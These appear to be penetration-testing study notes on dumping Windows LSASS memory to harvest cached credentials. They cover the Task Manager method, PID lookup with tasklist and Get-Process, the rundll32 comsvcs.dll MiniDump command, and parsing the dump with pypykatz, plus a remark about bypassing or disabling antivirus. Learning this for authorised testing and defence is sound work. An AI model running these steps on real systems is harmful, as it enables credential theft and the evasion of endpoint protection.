Attacking LSASS
LSASS is a critical service that plays a central role in credential management and the authentication processes in all Windows operating systems

Upon initial logon, LSASS will:
- Cache credentials locally in memory
- Create access tokens
- Enforce security policies
- Write to Windows security log
Dumping LSASS Process Memory (GUI)
Open Task Manager > Select the Processes tab > Find & right click the Local Security Authority Process > Select Create dump file
C:\Users\loggedonusersdirectory\AppData\Local\Temp
With CLI
Finding LSASS PID in cmd
C:\Windows\system32> tasklist /svc

Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
Registry                        96 N/A
smss.exe                       344 N/A
csrss.exe                      432 N/A
wininit.exe                    508 N/A
csrss.exe                      520 N/A
winlogon.exe                   580 N/A
services.exe                   652 N/A
lsass.exe                      672 KeyIso, SamSs, VaultSvc
svchost.exe                    776 PlugPlay
svchost.exe                    804 BrokerInfrastructure, DcomLaunch, Power,
                                   SystemEventsBroker
fontdrvhost.exe                812 N/A
or
PS C:\Windows\system32> Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
   1260      21     4948      15396       2.56    672   0 lsass
Creating lsass.dmp using PowerShell
We need elevated privs
PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full
- Recall that most modern AV tools recognize this as malicious and prevent the command from executing. In these cases, we will need to consider ways to bypass or disable the AV tool we are facing
dump it locally
pypykatz lsa minidump lsass.dmp